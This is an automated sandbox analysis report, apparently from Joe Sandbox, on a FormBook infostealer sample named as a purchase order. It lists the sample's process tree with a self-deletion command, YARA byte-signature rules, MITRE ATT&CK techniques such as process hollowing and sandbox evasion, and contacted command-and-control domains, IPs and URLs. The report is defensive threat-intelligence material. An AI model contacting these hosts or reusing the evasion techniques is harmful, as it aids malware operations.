ID: 321097
Sample Name: Purchase Order 40,7045$.exe
Cookbook: default.jbs
Time: 11:05:32
Date: 20/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report Purchase Order 40,7045$.exe

Overview


General Information

Sample Name:	Purchase Order 40,7045$.exe
Analysis ID:	321097
MD5:	4142c1713da2f4f..
SHA1:	06cc7bd53758a0..
SHA256:	fd94ea05d07271d.
Tags:	exe Formbook

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected FormBook
- Executable has a suspicious name (…
- Initial sample is a PE file and has a …
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Queues an APC in another process …

Classification



Startup

- **System is w10x64**
- Purchase Order 40,7045$.exe (PID: 5468 cmdline: 'C:\Users\user\Desktop\Purchase Order 40,7045$.exe' MD5: 4142C1713DA2F4F94BEC71BFED46587B)
  - Purchase Order 40,7045$.exe (PID: 4392 cmdline: C:\Users\user\Desktop\Purchase Order 40,7045$.exe MD5: 4142C1713DA2F4F94BEC71BFED46587B)
    - explorer.exe (PID: 3292 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - ipconfig.exe (PID: 6420 cmdline: C:\Windows\SysWOW64\ipconfig.exe MD5: B0C7423D02A007461C850CD0DFE09318)
        - cmd.exe (PID: 6524 cmdline: /c del 'C:\Users\user\Desktop\Purchase Order 40,7045$.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6540 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.273597451.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000001.00000002.273597451.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x83d8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8772:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14085:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13b71:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14187:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x142ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x917a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x12dec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9ef2:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19167:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a1da:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00

Source	Rule	Description	Author	Strings
00000001.00000002.273597451.0000000000400000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16089:$sqlite3step: 68 34 1C 7B E1 • 0x1619c:$sqlite3step: 68 34 1C 7B E1 • 0x160b8:$sqlite3text: 68 38 2A 90 C5 • 0x161dd:$sqlite3text: 68 38 2A 90 C5 • 0x160cb:$sqlite3blob: 68 53 D8 7F 8C • 0x161f3:$sqlite3blob: 68 53 D8 7F 8C
00000000.00000002.241734070.00000000013A0000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000000.00000002.241734070.00000000013A0000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x83d8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8772:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14085:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13b71:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14187:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x142ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x917a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x12dec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9ef2:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19167:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a1da:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.Purchase Order 40,7045$.exe.13a0000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0.2.Purchase Order 40,7045$.exe.13a0000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x83d8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8772:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14085:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13b71:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14187:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x142ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x917a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x12dec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9ef2:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19167:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a1da:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0.2.Purchase Order 40,7045$.exe.13a0000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16089:$sqlite3step: 68 34 1C 7B E1 • 0x1619c:$sqlite3step: 68 34 1C 7B E1 • 0x160b8:$sqlite3text: 68 38 2A 90 C5 • 0x161dd:$sqlite3text: 68 38 2A 90 C5 • 0x160cb:$sqlite3blob: 68 53 D8 7F 8C • 0x161f3:$sqlite3blob: 68 53 D8 7F 8C
0.2.Purchase Order 40,7045$.exe.13a0000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0.2.Purchase Order 40,7045$.exe.13a0000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x75d8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13285:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x12d71:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13387:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x134ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x837a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x11fec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x90f2:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18367:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x193da:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 7 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

- Antivirus / Scanner detection for submitted sample
- Multi AV Scanner detection for submitted file
- Yara detected FormBook
- Machine Learning detection for sample

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

E-Banking Fraud:

- Yara detected FormBook

System Summary:

- Malicious sample detected (through community Yara rule)
- Executable has a suspicious name (potential lure to open the executable)
- Initial sample is a PE file and has a suspicious name

Persistence and Installation Behavior:

- Uses ipconfig to lookup or modify the Windows network settings

Malware Analysis System Evasion:

- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Queues an APC in another process (thread injection)
- Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Native API 1	Path Interception	Process Injection 5 1 2	Virtualization/Sandbox Evasion 2	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatic
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 5 1 2	LSASS Memory	Security Software Discovery 1 4 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phor Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Deobfuscate/Decode Files or Information 1	Security Account Manager	Virtualization/Sandbox Evasion 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 3	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatic
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Network Configuration Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	System Information Discovery 1 1 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Purchase Order 40,7045$.exe	43%	Virustotal		Browse
Purchase Order 40,7045$.exe	36%	ReversingLabs		
Purchase Order 40,7045$.exe	100%	Avira	TR/AD.Swotter.vxbef	
Purchase Order 40,7045$.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.Purchase Order 40,7045$.exe.2f40000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.2.Purchase Order 40,7045$.exe.13a0000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
1.2.Purchase Order 40,7045$.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
sweetbasilmarketing.com	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.the-gongs.com/igqu/?7nExDDz=86BqMRXKwVnGWLvcWU9i/TAM/7rVhuijReL1UQww2BMw3v63ywTnKR2tmrSinvnZEbGuhDJZ6g==&znedzJ=zZ08lr	0%	Avira URL Cloud	safe	
http://www.sweetbasilmarketing.com/igqu/?7nExDDz=YEhaVrRn7U1iAIlzVSLmJg7Vd2zqgykvRGHwZQMAJohu7B6Tc4aodga4QJsBa4H1R4p9GZQDmA==&znedzJ=zZ08lr	0%	Avira URL Cloud	safe	
http://www.fahufu.com/igqu/?7nExDDz=e47LXRShpINFItPSGlU3D/kbksa3SWNeF5M0wKVSE3MTkWZptzimgsXyJgV91SEk9qVnlKbrpg==&znedzJ=zZ08lr	0%	Avira URL Cloud	safe	
http://www.hemparcade.com/	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.ariasu-nakanokaikei.com/igqu/?7nExDDz=b5xSTUUVmbOqauvhDdE25zWaspHItZbymNmRh6QlTutVQGy0NN3SxEYa8xhGCB9WO75ae6tE3A==&znedzJ=zZ08lr	0%	Avira URL Cloud	safe	
http://yuyabo.com/	0%	Avira URL Cloud	safe	
http://www.realitytvstockwatch.com/igqu/?7nExDDz=rdOgkBqGTQXOs3KWXTswN+BO77q1iYhhtKfbkpaHvFu47hc7CbfKDDDhaf9YD51rtmp9fiqQ6Q==&znedzJ=zZ08lr	0%	Avira URL Cloud	safe	
http://www.hemparcade.com	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.hemparcade.com/igqu/?7nExDDz=xFlHIrj+O5a3po2FyI6qdarcVpFay3CC2mUufkmJsWJU6dqoom027fC98Qm7USnQA3DnFd91IQ==&znedzJ=zZ08lr	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.placeduconfort.com/igqu/?7nExDDz=OmOfrjMvab3UDLJ1b1EnqOCTc37h1hVhp845fGV3qso3nsvakJ1TSKu7MMbYjLc/Z57ALjfzyA==&znedzJ=zZ08lr	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.maninhatphoto.com/igqu/?7nExDDz=UfiOKa10s1yLusAItF3vWjkwpymqUGezPxY1yDNv0p/2lCJES87tx2Jt/J4nqwS7zvQC3NAVFw==&znedzJ=zZ08lr	0%	Avira URL Cloud	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.heartandcrowncloset.com/igqu/?7nExDDz=t01Z4mSXZ4Sh37CVT0clKULR+978aEmcgNm0lDgXJlNj84H6aHXl5y5X4iKe7OtShPmXJ1O/Pg==&znedzJ=zZ08lr	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.happinestbuilders.com/igqu/?7nExDDz=nB3I2im5F8HSwElcMB6r2r7aYFb3l14g4Fl69Fm1UyuWMpfJzwOjmqIJuIfJqip3lhGwdegm9w==&znedzJ=zZ08lr	0%	Avira URL Cloud	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.searchnehomes.com/igqu/?7nExDDz=HPW2WyZF3+vAEuPCsfs94a0V0pGSpSCTGdq4luVMg5IcQk4WROkoYp4gl4PZZku0mN/660XlTQ==&znedzJ=zZ08lr	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.justsoldbykristen.com/igqu/?7nExDDz=4h23ofVf0wd/XYFA6lbDKykObBKMIHvT+gmvC/ZN8Gk4kRGXSO1DXfeAEB+QG0mLIMq1kVYlzw==&znedzJ=zZ08lr	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.shopnicknaks.com/igqu/?7nExDDz=93/Rz74I7LmyoPrfkHQz5Aq7QtSit3A8iuxJ0AYKOw4Fhqt5y6XHOpUvAHedIRknYvzWThccTQ==&znedzJ=zZ08lr	0%	Avira URL Cloud	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.realitytvstockwatch.com	103.224.182.242	true	true		unknown
www.the-gongs.com	104.253.79.71	true	true		unknown
td-balancer-euw2-6-109.wixdns.net	35.246.6.109	true	true		unknown
sweetbasilmarketing.com	185.201.11.126	true	true	• 2%, Virustotal, Browse	unknown
prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com	3.12.202.18	true	false		high
www.maninhatphoto.com	154.86.218.70	true	true		unknown
fahufu.com	194.35.122.226	true	true		unknown
www.justsoldbykristen.com	52.71.133.130	true	true		unknown
heartandcrowncloset.com	160.153.136.3	true	true		unknown
searchnehomes.com	34.102.136.180	true	true		unknown
www.lotoencasa.com	192.155.168.14	true	false		unknown
www.ariasu-nakanokaikei.com	13.226.173.80	true	true		unknown
www.hemparcade.com	52.58.78.16	true	true		unknown
www.searchnehomes.com	unknown	unknown	true		unknown
www.heartandcrowncloset.com	unknown	unknown	true		unknown
www.fahufu.com	unknown	unknown	true		unknown
www.placeduconfort.com	unknown	unknown	true		unknown
www.handsfreedocs.com	unknown	unknown	true		unknown
www.shopnicknaks.com	unknown	unknown	true		unknown
www.happinestbuilders.com	unknown	unknown	true		unknown
www.sweetbasilmarketing.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.the-gongs.com/igqu/?7nExDDz=86BqMRXKwVnGWLvcWU9i/TAM/7rVhuijReL1UQww2BMw3v63ywTnKR2tmrSinvnZEbGuhDJZ6g==&znedzJ=zZ08lr	true	• Avira URL Cloud: safe	unknown
http://www.sweetbasilmarketing.com/igqu/?7nExDDz=YEhaVrRn7U1iAIlzVSLmJg7Vd2zqgykvRGHwZQMAJohu7B6Tc4aodga4QJsBa4H1R4p9GZQDmA==&znedzJ=zZ08lr	true	• Avira URL Cloud: safe	unknown
http://www.fahufu.com/igqu/?7nExDDz=e47LXRShpINFltPSGlU3D/kbksa3SWNeF5M0wKVSE3MTkWZptzimgsXyJgV91SEk9qVnlKbrpg==&znedzJ=zZ08lr	true	• Avira URL Cloud: safe	unknown


Name	Malicious	Antivirus Detection	Reputation
http://www.ariasu-nakanokaikei.com/igqu/?7nExDDz=b5xSTUUVmbOqauvhDdE25zWaspHItZbymNmRh6QlTutVQGy0NN3SxEYa8xhGCB9WO75ae6tE3A==&znedzJ=zZ08lr	true	• Avira URL Cloud: safe	unknown
http://www.realitytvstockwatch.com/igqu/?7nExDDz=rdOgkBqGTQXOs3KWXTswN+BO77q1iYhhtKfbkpaHvFu47hc7CbfKDDDhaf9YD51rtmp9fiqQ6Q==&znedzJ=zZ08lr	true	• Avira URL Cloud: safe	unknown
http://www.hemparcade.com/igqu/?7nExDDz=xFlHIrj+O5a3po2FyI6qdarcVpFay3CC2mUufkmJsWJU6dqoom027fC98Qm7USnQA3DnFd91lQ==&znedzJ=zZ08lr	true	• Avira URL Cloud: safe	unknown
http://www.placeduconfort.com/igqu/?7nExDDz=OmOfrjMvab3UDLJ1b1EnqOCTc37h1hVhp845fGV3qso3nsvakJ1TSKu7MMbYjLc/Z57ALjfzyA==&znedzJ=zZ08lr	true	• Avira URL Cloud: safe	unknown
http://www.maninhatphoto.com/igqu/?7nExDDz=UfiOKa10s1yLusAItF3vWjkwpymqUGezPxY1yDNv0p/2lCJES87tx2Jt/J4nqwS7zvQC3NAVFw==&znedzJ=zZ08lr	true	• Avira URL Cloud: safe	unknown
http://www.heartandcrowncloset.com/igqu/?7nExDDz=t01Z4mSXZ4Sh37CVT0clKULR+978aEmcgNm0lDgXJlNj84H6aHXl5y5X4iKe7OtShPmXJ1O/Pg==&znedzJ=zZ08lr	true	• Avira URL Cloud: safe	unknown
http://www.happinestbuilders.com/igqu/?7nExDDz=nB3I2im5F8HSwElcMB6r2r7aYFb3l14g4Fl69Fm1UyuWMpfJzwOjmqIJuIfJqip3lhGwdegm9w==&znedzJ=zZ08lr	true	• Avira URL Cloud: safe	unknown
